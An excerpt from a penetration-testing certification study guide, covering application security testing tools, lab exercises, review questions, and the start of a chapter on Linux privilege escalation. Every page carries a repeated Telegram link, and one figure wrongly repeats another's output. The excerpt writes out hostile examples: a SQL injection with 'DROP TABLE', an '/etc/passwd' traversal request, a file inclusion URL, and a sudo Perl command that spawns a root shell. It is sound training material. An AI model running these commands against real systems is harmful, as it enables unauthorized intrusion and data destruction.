Hard-Coded Credentials

In some cases, developers may include usernames and passwords in source code. There are two variations on this error. First, the developer may create a hard-coded maintenance account for the application that allows the developer to regain access even if the authentication system fails. This is known as a *back door* vulnerability and is problematic because it allows anyone who knows the back door password to bypass normal authentication and gain access to the system. If the back door becomes publicly (or privately!) known, all copies of the code in production are compromised.

The second variation of hard-coding credentials occurs when developers include access credentials for other services within their source code. If that code is intentionally or accidentally disclosed, those credentials then become known to outsiders. This occurs quite often when developers accidentally publish code into a public code repository, such as GitHub, that contains API keys or other hard-coded credentials.

https://t.me/learningnets

Race Conditions

Race conditions occur when the security of a code segment depends upon the sequence of events occurring within the system. The *time-of-check-to-time-of-use (TOCTTOU or TOC/TOU)* issue is a race condition that occurs when a program checks access permissions too far in advance of a resource request. For example, if an operating system builds a comprehensive list of access permissions for a user upon logon and then consults that list throughout the logon session, a TOCTTOU vulnerability exists. If the system administrator revokes a particular permission, that restriction would not be applied to the user until the next time they log on. If the user is logged on when the access revocation takes place, they will have access to the resource indefinitely. The user simply needs to leave the session open for days, and the new restrictions will never be applied. To prevent this race condition, the developer should evaluate access permissions at the time of each request rather than caching a listing of permissions.

Unprotected APIs

Organizations often want other developers to build upon the platforms that they have created. For example, Twitter and Facebook might want to allow third-party application developers to create apps that post content to the user's social media feeds. To enable this type of innovation, services often create *application programming interfaces (APIs)* that enable automated access.

If not properly secured, unprotected APIs may lead to the unauthorized use of functions. For example, an API that does not use appropriate authentication may allow anyone with knowledge of the API URLs to modify a service. APIs that are not intended for public use should always be secured with an authentication mechanism, such as an API key, and accessed only over encrypted channels that protect those credentials from eavesdropping attacks.

Unsigned Code

Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals. In cases where there is a lack of code signing, users may inadvertently run inauthentic code.

Application Testing Tools

No matter how talented the development team for an application is, there will be some form of flaws in the code. Application security provider Veracode's 2017 metrics for applications based on its testing showed that 77 percent of the more than 400,000 applications it scanned contained security vulnerabilities. That number points to a massive need for software security testing to continue to be better integrated into the software development life cycle.

https://t.me/learningnets



In addition to the preceding statistics, Veracode provides a useful yearly review of the state of software security. You can read more of the 2017 report at `https://info.veracode.com/report-state-of-software-security.html`.

This sorry state of software security provides an opening for attackers and penetration testers to defeat security controls. The automated tools available to developers may also be used to gain valuable information during a penetration test.

The source code that is the basis of every application and program can contain a variety of bugs and flaws, from programming and syntax errors to problems with business logic, error handling, and integration with other services and systems. It is important to be able to analyze the code to understand what the code does, how it performs that task, and where flaws may occur in the program itself. This is often done via static or dynamic code analysis along with testing methods like fuzzing, fault injection, mutation testing, and stress testing. Once changes are made to code and it is deployed, it must be regression-tested to ensure that the fixes put in place didn't create new security issues!

Static Application Security Testing (SAST)

Static application security testing (SAST) is conducted by reviewing the code for an application. Since static analysis uses the source code for an application, it can be seen as a type of white box testing with full visibility to the testers. This can allow testers to find problems that other tests might miss, either because the logic is not exposed to other testing methods or because of internal business logic problems.

Unlike many other methods, static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do. Static code analysis can be conducted using automated tools or manually by reviewing the code—a process sometimes called "code understanding." Automated static code analysis can be very effective at finding known issues, and manual static code analysis helps to identify programmer-induced errors.



The Open Web Application Security Project (OWASP) provides static code analysis tools for .NET, Java, PHP, C, and JSP, as well as list of other static code analysis tools, at `https://www.owasp.org/index.php/Static_Code_Analysis`.

Listed here are some of the common SAST tools that you'll need to know for the PenTest+ exam:

- *FindBugs and findsecbugs* are Java software testing tools that perform static analysis of code.
- *SonarQube* is an open-source continuous inspection tool for software testing.
- *Yet Another Source Code Analyzer (YASCA)* is another open-source software testing tool that includes scanners for a wide variety of languages. YASCA leverages FindBugs, among other tools.

https://t.me/learningnets

Dynamic Application Security Testing (DAST)


Dynamic application security testing (DAST) relies on execution of the code while providing it with input to test the software. Much like static code analysis, dynamic code analysis may be done via automated tools or manually, but there is a strong preference for automated testing due to the volume of tests that need to be conducted in most dynamic code testing processes.

Interception Proxies

Interception proxies are valuable tools for penetration testers and others seeking to evaluate the security of web applications. As such, these web proxies can be classified as exploit tools. They run on the tester's system and intercept requests being sent from the web browser to the web server before they are released onto the network. This allows the tester to manually manipulate the request to attempt the injection of an attack. They also allow penetration testers to defeat browser-based input validation techniques.

Some of these tools, such as the Firefox Tamper Data extension, are browser plug-ins that function as application proxies. There are other tools that fulfill this same purpose and are browser independent. For example, Figure 9.15 shows the popular open-source Zed Attack Proxy (ZAP). ZAP is a community development project coordinated by OWASP. Users of ZAP can intercept requests sent from any web browser and alter them before passing them to the web server.


FIGURE 9.15 Zed Attack Proxy (ZAP)



https://t.me/learningnets

The Burp Proxy, shown in Figure 9.16, is another option available to cybersecurity analysts seeking an interception proxy. It is part of a commercial web application security toolkit called the Burp Suite from PortSwigger. While the full Burp Suite requires a paid license, Burp Proxy is currently available as part of a free edition of the product.

FIGURE 9.16 Burp Proxy





The open-source Vega web application security suite also includes an interception proxy capability. For more information on Vega, see `https://subgraph.com/vega/`.

Fuzzing


Interception proxies allow web application testers to manually alter the input sent to a web application in an attempt to exploit security vulnerabilities. *Fuzzers* are automated testing tools that rapidly create thousands of variants on input in an effort to test many more input

https://t.me/learningnets

combinations than would be possible with manual techniques. Their primary use is as a preventative tool to ensure that software flaws are identified and fixed.

PenTest+ candidates should be familiar with two specific fuzzing suites. First, the *Peach Fuzzer* is a commercial product that performs fuzz testing against many different testing environments. These include files, network protocols, embedded devices, proprietary systems, drivers, and Internet of Things (IOT) devices. The PenTest+ body of knowledge also mentions the *american fuzzy lop (AFL)* fuzzer. This is a popular fuzz testing toolkit for Linux systems. An example of AFL in action appears in Figure 9.17.

FIGURE 9.17 american fuzzy lop performing fuzz testing



Debuggers

Debuggers also play an important role in penetration testing. These tools, designed to support developers in troubleshooting their work, also allow penetration testers to perform dynamic analysis of executable files.

As you prepare for the PenTest+ exam, you should be familiar with several common debugging tools:

- *Immunity debugger* is designed specifically to support penetration testing and the reverse engineering of malware.
- *GDB* is a widely used open-source debugger for Linux that works with a variety of programming languages.
- *OllyDbg* is a Windows debugger that works on binary code at the assembly language level.
- *WinDBG* is another Windows-specific debugging tool that was created by Microsoft.
- *IDA* is a commercial debugging tool that works on Windows, Mac, and Linux platforms.

https://t.me/learningnets

Penetration testers may also attempt to use debuggers and related tools to perform the decompilation of code. This process attempts to take an executable file and perform reverse engineering to convert it back into source code. This process is quite difficult and rarely successful.

Mobile Tools

In addition to reverse engineering traditional applications, penetration testers also may find themselves attempting to exploit vulnerabilities on mobile devices. You should be familiar with three mobile device security tools for the exam.

- *Drozer* is a security audit and attack framework for Android devices and apps.
- *APKX* and *APK Studio* decompile Android application packages (APKs).

Summary

Application vulnerabilities provide fertile ground for penetration testers seeking to gain a foothold in an organization or to exploit and pivot their initial access. Applications may suffer from a wide range of issues that allow testers to steal data, execute arbitrary code, and gain full control of systems and entire networks.

The tools used by software developers and security professionals to test code also serve as wonderful reconnaissance tools for hackers and penetration testers. Static analysis tools perform analysis of source code, while dynamic security assessment tools run code through rigorous testing to evaluate the outputs obtained from various scenarios. Together, these two techniques provide penetration testers with detailed information on the state of application security in an organization.

Exam Essentials

Injection vulnerabilities allow attackers to interact with backend systems. SQL injection vulnerabilities are the most common example, allowing an attacker to exploit a dynamic web application to gain access to the underlying database. The best defense against injection vulnerabilities is to perform rigorous input validation on any user-supplied input.

Password authentication techniques contain many insecurities. Passwords use a weak, knowledge-based approach to authentication and are vulnerable to eavesdropping, phishing, and other means of theft. Multifactor techniques strengthen authentication systems by supplementing password security with either biometric or token-based controls.

Session stealing attacks exploit vulnerable cookies. Attackers who are able to obtain the session cookie used to authenticate a user's web session may hijack that session and take

https://t.me/learningnets

control of the user's account. Cookies used for authentication should always be securely generated and transmitted only over secure, encrypted communications channels, such as TLS-protected HTTPS sessions.

Web application vulnerabilities are diverse and complex. Insecure direct object references may allow attackers to bypass authorization schemes and gain access to confidential information by incrementing an object counter or performing similar URL manipulation. Directory traversal attacks allow an attacker to navigate through a web server's file system.

Cross-site scripting and cross-site request forgery exploits allow attackers to hijack legitimate sites. Cross-site scripting (XSS) attacks inject malicious scripting code in an otherwise legitimate website through the use of persistent/stored content or reflected input. Cross-site request forgery (CSRF) attacks exploit the likelihood that users are simultaneously logged into multiple websites and use a malicious site to send commands to a legitimate site.

Application security testing tools provide insight to attackers and penetration testers as well as developers. Static application security testing tools perform analysis of an application's source code to identify security vulnerabilities without actually executing the code. Dynamic application security testing tools do execute the code and run it through many different input scenarios in an attempt to find vulnerabilities.

Lab Exercises

Activity 9.1: Application Security Testing Techniques

Refer back to the MCDS, LLC, scenario introduced at the beginning of this chapter. As a security consultant to MCDS, you are responsible for preparing a penetration testing plan for the applications used by MCDS.

After interviewing the MCDS team, you learn that the organization develops a wide variety of custom applications. These include a web-based customer portal, a mobile application used by customers and salespeople to track orders, and some desktop applications that support the organization's manufacturing process.

Develop a plan for conducting this penetration test. Be sure to describe the specific tools that you will use to test each type of application and the types of vulnerabilities that you will search for in each environment.

Activity 9.2: Using the ZAP Proxy

In this exercise, you will install the ZAP interception proxy on your system and use it to intercept and modify a request before it is sent to a website.

1. Visit the OWASP ZAP project homepage at `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`.

https://t.me/learningnets

2. Download and install the version of ZAP appropriate for your operating system.
3. Review the OWASP ZAP *Getting Started Guide* at `https://github.com/zaproxy/zaproxy/releases/download/2.6.0/ZAPGettingStartedGuide-2.6.pdf`.
4. Use ZAP to intercept a request sent from your browser to a search engine. Using ZAP, modify the request to change the search term sent to the remote site.
5. View the results. Did your browser display the results for the term that you typed into the browser or did it display the results for the search term that you changed using ZAP?

Activity 9.3: Creating a Cross-Site Scripting Vulnerability

In this activity, you will create a cross-site scripting vulnerability using an HTML page saved on your local computer.

1. Using a text editor of your choice, create an HTML file containing some simple content of your choice. For example, you might want to model your code after the sample page used earlier in this chapter:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <A HREF=
'https://www.mlb.com/mets/ballpark'>Citi Field</A> to see the Mets take on
the Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation?  I am staying in
Manhattan and am only interested in <B>public transportation</B> options.</p>
<p>Thanks!</p>
<p>Mike</p>
```

2. Open the file stored on your local computer and view it using your favorite browser.
3. In your text editor, modify the file that you created in step 1 to include a cross-site scripting attack. You may wish to refer to the example in the section "Cross-Site Scripting (XSS)" earlier in this chapter if you need assistance.
4. After saving the modified file, refresh the page in your browser. Did you see the impact of your cross-site scripting attack?


https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Which one of the following approaches, when feasible, is the most effective way to defeat injection attacks?
   - **A.** Browser-based input validation
   - **B.** Input whitelisting
   - **C.** Input blacklisting
   - **D.** Signature detection

2. Examine the following network diagram. What is the most appropriate location for a web application firewall (WAF) on this network?



   - **A.** Location A
   - **B.** Location B
   - **C.** Location C
   - **D.** Location D

3. Joe is examining the logs for his web server and discovers that a user sent input to a web application that contained the string `WAITFOR`. What type of attack was the user likely attempting?
   - **A.** Timing-based SQL injection
   - **B.** HTML injection

https://t.me/learningnets

C. Cross-site scripting

D. Content-based SQL injection

4. Which one of the following function calls is closely associated with Linux command injection attacks?

A. `system()`

B. `sudo()`

C. `mkdir()`

D. `root()`

5. Tina is conducting a penetration test and is trying to gain access to a user account. Which of the following is a good source for obtaining user account credentials?

A. Social engineering

B. Default account lists

C. Password dumps from compromised sites

D. All of the above

6. What type of credential used in Kerberos is often referred to as the "golden ticket" because of its potential for widespread reuse?

A. Session ticket

B. Ticket granting ticket

C. Service ticket

D. User ticket

7. Wendy is a penetration tester who wishes to engage in a session hijacking attack. What information is crucial for Wendy to obtain to ensure that her attack will be successful?

A. Session ticket

B. Session cookie

C. Username

D. User password

8. Sherry is concerned that a web application in her organization supports unvalidated redirects. Which one of the following approaches would minimize the risk of this attack?

A. Requiring HTTPS

B. Encrypting session cookies

C. Implementing multifactor authentication

D. Restricting redirects to her domain

9. Joe checks his web server logs and sees that someone sent the following query string to an application running on the server:

```
http://www.mycompany.com/servicestatus.php?serviceID=892&serviceID=892' ;
DROP TABLE Services;--
```

https://t.me/learningnets

What type of attack was most likely attempted?

A. Cross-site scripting

B. Session hijacking

C. Parameter pollution

D. Man-in-the-middle

10. Upon further inspection, Joe finds a series of thousands of requests to the same URL coming from a single IP address. Here are a few examples:

```
http://www.mycompany.com/servicestatus.php?serviceID=1
http://www.mycompany.com/servicestatus.php?serviceID=2
http://www.mycompany.com/servicestatus.php?serviceID=3
http://www.mycompany.com/servicestatus.php?serviceID=4
http://www.mycompany.com/servicestatus.php?serviceID=5
http://www.mycompany.com/servicestatus.php?serviceID=6
```

What type of vulnerability was the attacker likely trying to exploit?

A. Insecure direct object reference

B. File upload

C. Unvalidated redirect

D. Session hijacking

11. Joe's adventures in web server log analysis are not yet complete. As he continues to review the logs, he finds the request

```
http://www.mycompany.com/../../../etc/passwd
```

What type of attack was most likely attempted?

A. SQL injection

B. Session hijacking

C. Directory traversal

D. File upload

12. What type of attack depends upon the fact that users are often logged into many websites simultaneously in the same browser?

A. SQL injection

B. Cross-site scripting

C. Cross-site request forgery

D. File inclusion

13. What type of cross-site scripting attack would not be visible to a security professional inspecting the HTML source code in a browser?

A. Reflected XSS

B. Stored XSS

C. Persistent XSS

D. DOM-based XSS

https://t.me/learningnets

14. Which one of the following attacks is an example of a race condition exploitation?
    A. XSRF
    B. XSS
    C. TOCTTOU
    D. SQLi

15. Tom is a software developer who creates code for sale to the public. He would like to assure his users that the code they receive actually came from him. What technique can he use to best provide this assurance?
    A. Code signing
    B. Code endorsement
    C. Code encryption
    D. Code obfuscation

16. Which one of the following is a static code analysis tool?
    A. YASCA
    B. Peach
    C. Immunity
    D. WinDBG

17. Norm is performing a penetration test of a web application and would like to manipulate the input sent to the application before it leaves his browser. Which one of the following tools would assist him with this task?
    A. AFL
    B. ZAP
    C. GDB
    D. DOM

18. What control is most commonly used to secure access to API interfaces?
    A. API keys
    B. Passwords
    C. Challenge-response
    D. Biometric authentication

19. Which one of the following is a debugging tool compatible with Linux systems?
    A. WinDBG
    B. GDB
    C. OllyDbg
    D. SonarQube

https://t.me/learningnets

20. During a penetration test, Bonnie discovers in a web server log that the testers attempted to access the following URL:

```
http://www.mycompany.com/sortusers.php?file=C:\uploads\attack.exe
```

What type of attack did they most likely attempt?

A. Reflected XSS

B. Persistent XSS

C. Local file inclusion

D. Remote file inclusion

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Chapter 10

Exploiting Host Vulnerabilities

THIS CHAPTER COVERS THE FOLLOWING COMPTIA PENTEST+ EXAM TOPICS:

Domain 2: Information Gathering and Vulnerability Identification

✓ **2.5 Explain weaknesses related to specialized systems.**

- Biometrics

Domain 3: Attacks and Exploits

✓ **3.5 Given a scenario, exploit local host vulnerabilities.**

- OS vulnerabilities
  - Windows
  - MacOS
  - Linux
  - Android
  - iOS
- Unsecure service and protocol configuration
- Privilege escalation
  - Linux specific
    - SUID/SGID programs
    - Unsecure SUDO
    - Ret2libc
    - Sticky bits
  - Windows specific
    - Cpassword
    - Clear text credentials in LDAP



https://t.me/learningnets

- Kerberoasting
- Credentials in LSASS
- Unattended installation
- SAM database
- DLL hijacking
- Exploitable services
- Unquoted service paths
- Writeable services
- Unsecure file/folder permissions
- Keylogger
- Scheduled tasks
- Kernel exploits
- Default account settings
- Sandbox escape
- Shell upgrade
- VM
- Container
- Physical device security
- Cold boot attack
- JTAG debug
- Serial console

Domain 4: Penetration Testing Tools

✓ 4.2 Compare and contrast various use cases of tools.

- Use cases
- Credential attacks
- Offline password cracking
- Tools
- Credential testing tools
- Hashcat
- Medusa



https://t.me/learningnets

- Hydra
- Cewl
- John the Ripper
- Cain and Abel
- Mimikatz
- Patator
- Dirbuster
- W3AF

- Remote access tools
  - SSH
  - NCAT
  - NETCAT
  - Proxychains
- Mobile tools
  - Drozer
  - APKX
  - APK studio

✓ **4.3 Given a scenario, analyze tool output or data related to a penetration test.**

- Password cracking
- Pass the hash
- Setting up a bind shell
- Getting a reverse shell



There are a multitude of methods that can be used to attack individual hosts. Operating system flaws, misconfigured services and default settings, privilege escalation attacks from inside lower-privilege accounts and services, and service exploits are all common techniques used by penetration testers to gain access to systems. Once you have gained a foothold, your next step will typically be to explore the access you have gained and leverage it to increase your access or gain more access by cracking passwords. You may also choose to hide your tracks or to ensure that you have remote access using a variety of remote access tools.

In this chapter, you will learn about specific exploit methodologies and vulnerabilities for common operating systems. You will also explore techniques that you can use if you have physical access to a system, how to attack mobile devices, and the basics of attacking containers and virtual machines to exploit the systems that run them.

Finally, you will learn how to acquire credentials from common credential store locations and how to leverage powerful password recovery tools to crack hashed passwords quickly from common password formats.



Real World Scenario

Scenario Part 1: Accessing a Linux System

You have completed almost all of the tasks outlined in the scope of work agreement you signed with MCDS. Now it is time to compromise hosts based on the information you gained through your information gathering, reconnaissance, and other activities. You know that MCDS makes use of both Linux and Windows servers and believe that the organization uses VMware for virtualization, based on resumes and forum postings from system administrators that you have found during your OSINT gathering.

As you read this chapter, consider how you would answer the following questions as part of your penetration test planning and preparation.

1. What methods would you use to get access to a Linux system that was running a vulnerable version of WordPress?
2. How would you determine the kernel version and other information about the underlying operating system version?

https://t.me/learningnets

3. What process would you use to escalate privileges on a Red Hat Enterprise Linux system?
4. Where are credentials stored on a Linux system, and what format are they in? What rights do you need to access them?
5. What tools could you use to crack Linux passwords, and why might you use different tools?

This scenario continues in Part 2 later in this chapter.

Attacking Hosts

Throughout this book you have learned exploitation techniques that target applications and services, along with a variety of attack methods ranging from network-centric attacks to social-engineering staff members at your target organization. Now you have arrived at the last major exploit target: individual systems.

Targeting hosts relies on a combination of the techniques you have learned in this book. First, you need to know the type of system you are targeting and any vulnerabilities it may have. Then you can determine the attack techniques and exploits that are most likely to succeed. Unfortunately, once you find your way past a host's security protections, you will often find yourself in an account or service with limited privileges.

Escalating privileges and gathering additional information like user IDs and hashed passwords, as well as exploring systems for poorly secured, mismanaged, or default configurations and employing a variety of other attacks, all need to be in your arsenal if you are to be truly successful when attacking hosts.

Throughout this chapter, remember that even the largest compromises often start with a relatively small crack in the armor of a target organization. A single poorly secured system that allows privilege escalation or pivoting to a different security zone may be all you need to succeed with your penetration testing goals!

Linux

Linux comes in a broad variety of flavors, from corporate-oriented distributions like Red Hat Enterprise Linux to cloud platform versions like Amazon Linux. Each distribution and release may behave differently, with different directory structures, configurations, kernels, and other differences. That complexity means that Linux systems can be harder to secure for defenders in a large, diverse environment, but it also means that you will have to be more aware of the differences between Linux versions when you work with them.

https://t.me/learningnets

Fortunately, for the purposes of the PenTest+ exam, you can largely focus on common vulnerabilities, exploits, and attack methods that are shared by most modern Linux systems. As you read through the following pages, bear in mind the differences that you may find between distributions, and remember that your intelligence gathering may need to include version-specific vulnerability and attack research in addition to more typical information-gathering activities.

SUID/SGID Programs

The set user ID (*SETUID*, or *SUID*) and set group ID (*GUID*) bits tell Linux that the executable file they are set for should be run as the owner of the file, not as the user who launched it. Finding these on a Linux system is easy if you are root; you can simply use the `find` command:

```
find / -perm -4000
```

This shows all SUID files and folders. Setting the UID and GID (User ID and Group ID) bits is also easy to do with `chmod` by issuing the `u+s` or `g+s` flags, and removing them just requires using `u-s` or `g-s` as appropriate.



SUID would be even more powerful if it worked on scripts, but most system kernels are configured to prevent scripts from allowing SETUID to work. This is because the scripts are considered dangerous, and the shebang, or #!, at the start of a script can be abused by attackers (and penetration testers!) to gain greater access.

Quite a few common Linux executables can be used for privilege escalation if SUID permission is set. These include `cp`, `find`, the Bash shell, `more` and `less`, editors like vim and nano, and even older versions of Nmap! Just finding these applications on a system doesn't guarantee that you'll be able to exploit them, so make sure you look for the SUID or GUID bits. Figure 10.1 shows a listing of SUID files in Kali Linux. The list of executables containing SUID and GUID bits will vary from distribution to distribution, and systems may gather more over time if the administrator isn't careful.

FIGURE 10.1 SUID files in Kali

```
$ sudo -l
Matching Defaults entries for sudodemo on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sudodemo may run the following commands on kali:
    (root) NOPASSWD: /usr/bin/perl
$ sudo perl -e 'exec "/bin/bash";'
root@kali:~#
```

Digging deeper, you can see what this listing looks like with more detail in Figure 10.2. Note the `s` flag set for each file that we previously listed with the quick search.

https://t.me/learningnets

FIGURE 10.2 SUID files with details

```
root@kali:~# find / -user root -perm -4000 -exec ls -ldb {} \;
-rwsr-xr-- 1 root kismet 653904 Nov  4  2016 /usr/bin/kismet_capture
-rwsr-xr-x 1 root root 23352 May 24  2017 /usr/bin/pkexec
-rwsr-xr-x 1 root root 40344 Sep 27  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 54096 Sep 27  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 75824 Sep 27  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59640 Sep 27  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 40432 Sep 27  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 51304 Jan 17 09:12 /usr/bin/bwrap
-rwsr-xr-x 1 root root 149080 Dec 18  2017 /usr/bin/sudo
-rwsr-xr-- 1 root dip 378600 Feb 25 17:28 /usr/sbin/pppd
-rwsr-xr-x 1 root root 1140200 Mar 22 02:44 /usr/sbin/exim4
```

Each of these executables might be a potential attack vector, but if you discovered `find`, Bash, `less`, or `more`, or another application that needs to write arbitrary data or execute other files, you are more likely to successfully exploit the SETUID application.

Sticky Bits

Sticky bits, also known as restricted deletion flags, are permission bits set on files or directories that prevent unprivileged users from deleting or renaming a file or directory unless they own it. You can see the sticky bit set on a directory with a `t` when you perform a directory listing as shown in Figure 10.3.

FIGURE 10.3 Sticky bit set on /tmp

```
$ ls -l /|grep tmp
drwxrwxrwt  14 root root  4096 Jul  4 13:48 tmp
```

The sticky bit for `/tmp` means that users who share the directory cannot delete files belonging to other users. As a penetration tester, you need to know the impact of the sticky bit being set and that you will not be able to write to or delete a file or directory that has it set unless you are the owner or have root permissions.



The term *sticky bit* was also used on some older BSD systems to refer to a bit that saved the program's text image on swap devices so it would load more quickly.

Unsecure SUDO

The Linux Super User Do, or *sudo*, command allows users to escalate their privileges based on settings found in the `sudoers` file (typically found in `/etc`). When the `sudo` command is called, the `sudoers` file is checked and rights are granted if they are permitted.

https://t.me/learningnets



You should always review the sudoers file of a system after you gain access to it to figure out which accounts you may want to target and what rights they have. You may be surprised at what rights have been granted to specific users, particularly in environments where policies are not strictly enforced and access rights are not regularly reviewed.

If you can identify and compromise a sudo-capable user account that can run a program as root, you may be able to use that access to run a shell as root. Access to run Python or Perl as root is sometimes required for scripts on a system, and an otherwise low-privileged account may have this capability. In Figure 10.4, a user named sudodemo with permission to run Perl as root has opened a Bash shell using those rights.

FIGURE 10.4 Abusing sudo rights

```
$ sudo -l
Matching Defaults entries for sudodemo on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sudodemo may run the following commands on kali:
    (root) NOPASSWD: /usr/bin/perl
$ sudo perl -e 'exec "/bin/bash";'
root@kali:~#
```

Even seemingly innocent permissions to run files can allow this type of escalation. Aarti Singh provides a long list of ways to abuse sudo rights at http://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/.

Shell Upgrade Attacks

